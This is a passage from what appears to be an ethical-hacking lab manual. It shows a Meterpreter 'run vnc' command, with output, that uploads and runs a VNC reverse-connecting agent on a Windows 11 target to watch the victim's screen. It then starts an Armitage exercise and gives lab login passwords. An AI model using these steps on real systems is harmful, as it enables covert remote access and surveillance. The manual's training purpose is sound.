
27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



```
C:\Users\Admin\Downloads>exit
exit
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.1.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\apWspLGlqvJv.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.1.13:4545...
```

29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.

31. Close all open windows and document all the acquired information.

Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.


1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Switch to the **Parrot Security** virtual machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.

5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

